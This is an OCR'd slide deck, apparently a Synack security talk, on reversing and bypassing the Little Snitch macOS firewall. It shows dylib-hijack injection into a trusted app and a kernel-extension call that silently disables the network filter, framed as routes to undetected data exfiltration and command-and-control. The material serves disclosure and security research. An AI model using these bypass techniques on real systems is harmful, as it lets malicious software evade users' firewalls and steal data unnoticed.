
I got 99 Problems, but Little Snitch ain't one!



WHOIS


Synack

security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"




career











hobby

Objective-See


@patrickwardle

Outline

making little snitch our b!tch



understanding



bypassing



reversing




owning

Synack

UNDERSTANDING LITTLE SNITCH

…a brief overview






Synack


Little Snitch

the de-facto host firewall for macOS



little snitch alert





"Little Snitch intercepts connection attempts, and lets you decide how to proceed."
-www.obdev.at

They were finally caught while attempting to upload a screenshot to one of their own servers, according to the report. A piece of security software called Little Snitch — which regulates data sent out from a computer to the internet — was installed on one of the information security employees' laptops, and it flagged the suspicious upload attempt, the report says. Little Snitch, while popular in the cybersecurity world, was not standard software for these employees, according to one person familiar with the matter.

in the news (red team vs. palantir)

Synack

Little Snitch Components

the puzzle pieces

ring-0 bug

LittleSnitch.kext
- network, process monitoring
- 'authentication'

ring-0


ring-3 (root session)

Little Snitch Daemon
- rules management

ring-3 (user/UI session)

Little Snitch Configuration
- rules management
- preferences


Little Snitch Agent
- ui alerts



Synack

BYPASSING LITTLE SNITCH

undetected data exfil







Synack

Little Snitch Bypass 0x1

abusing system rules to talk to iCloud



little snitch's iCloud rule




o rly!?...yes!

Synack

Little Snitch Bypass 0x2

abusing 'proc-level' trust



Process	Rule
GoogleSoftwareUpda...	Allow any outgoing connection
GoogleTalkPlugin	Allow any outgoing connection
GPG Keychain	Allow any outgoing connection

"Using Process Infection to Bypass Windows Software Firewalls" -Phrack, '04

gpg keychain; allow all



```
$ python dylibHijackScanner.py

GPG Keychain is vulnerable (weak/rpath'd dylib)
 'weak dylib':    '/Libmacgpg.framework/Versions/B/Libmacgpg'
 'LC_RPATH':      '/Applications/GPG Keychain.app/Contents/Frameworks'
```

dylib hijack 'injection'

All Messages


```
GPG Keychain: hijacked dylib loaded in /Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain (85436)
GPG Keychain: attempting to get data from http://www.google.com
GPG Keychain: got response: <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en"><head><meta content="
              Search the world's information, including webpages, images, videos and more. Google has many special features to hel
```


undetected exfil/C&C

Synack

Little Snitch Bypass 0x3

stop the network filter







ring-3 | ring-0




`method 0xB`
`disable: 0x0`

`LittleSnitch.kext`

```
//input
// ->disable is 0x0
if( (0xB == method) &&
    (0x0 == scalarInput) )
{
    //disable filter!
}
```

'invisible' to UI

```
//connect & authenticate to kext
// ->see later slides for details :)

//input
// ->set to 0x0 to disable
uint64_t input = 0x0;

//stop network filter
IOConnectCallScalarMethod(connectPort, 0xB, &input, 0x1, NULL, NULL);
```




'stop network filter'

Synack

REVERSING LITTLE SNITCH

poking on kext's interfaces





Synack

Little Snitch's Kext

/Library/Extensions/LittleSnitch.kext

```
$ less LittleSnitch.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
   <key>CFBundleExecutable</key>
   <string>LittleSnitch</string>
   <key>CFBundleIdentifier</key>
   <string>at.obdev.nke.LittleSnitch</string>
   <key>CFBundlePackageType</key>
   <string>KEXT</string>
   <key>IOKitPersonalities</key>
   <dict>
      <key>ODLSNKE</key>
      <dict>
         <key>CFBundleIdentifier</key>
         <string>at.obdev.nke.LittleSnitch</string>
         <key>IOClass</key>
         <string>at_obdev_LSNKE</string>
         <key>IOMatchCategory</key>
         <string>at_obdev_LSNKE</string>
         <key>IOProviderClass</key>
         <string>IOResources</string>
         <key>IOResourceMatch</key>
         <string>IOBSD</string>
      </dict>
   </dict>
...
```

kext's Info.plist file

i/o kit






signing info

Synack


I/O Kit

XNU's device driver env



implemented in C++

› object-oriented



self-contained,
runtime environment



i/o kit resources

› "*Mac OS X and iOS Internals*"
› "*OS X and iOS Kernel Programming*"
› "*IOKit Fundamentals*" (apple.com)

sample i/o kit driver

```
#include <IOKit/IOLib.h>
#define super IOService

OSDefineMetaClassAndStructors(com_osxkernel_driver_IOKitTest, IOService)

bool com_osxkernel_driver_IOKitTest::init(OSDictionary* dict)
{
  bool res = super::init(dict);
  IOLog("IOKitTest::init\n");
  return res;
}

IOService* com_osxkernel_driver_IOKitTest::probe(IOService* provider,
SInt32* score)
{
  IOService *res = super::probe(provider, score);
  IOLog("IOKitTest::probe\n");
  return res;
}

bool com_osxkernel_driver_IOKitTest::start (IOService *provider)
{
  bool res = super::start(provider);
  IOLog("IOKitTest::start\n");
  return res;
}

...
```


```
$ sudo kextload IOKitTest.kext

$ grep IOKitTest /var/log/system.log
  users-Mac kernel[0]: IOKitTest::init
  users-Mac kernel[0]: IOKitTest::probe
  users-Mac kernel[0]: IOKitTest::start
```

load kext; output

Synack

I/O Kit

'inter-ring' comms



serial port driver



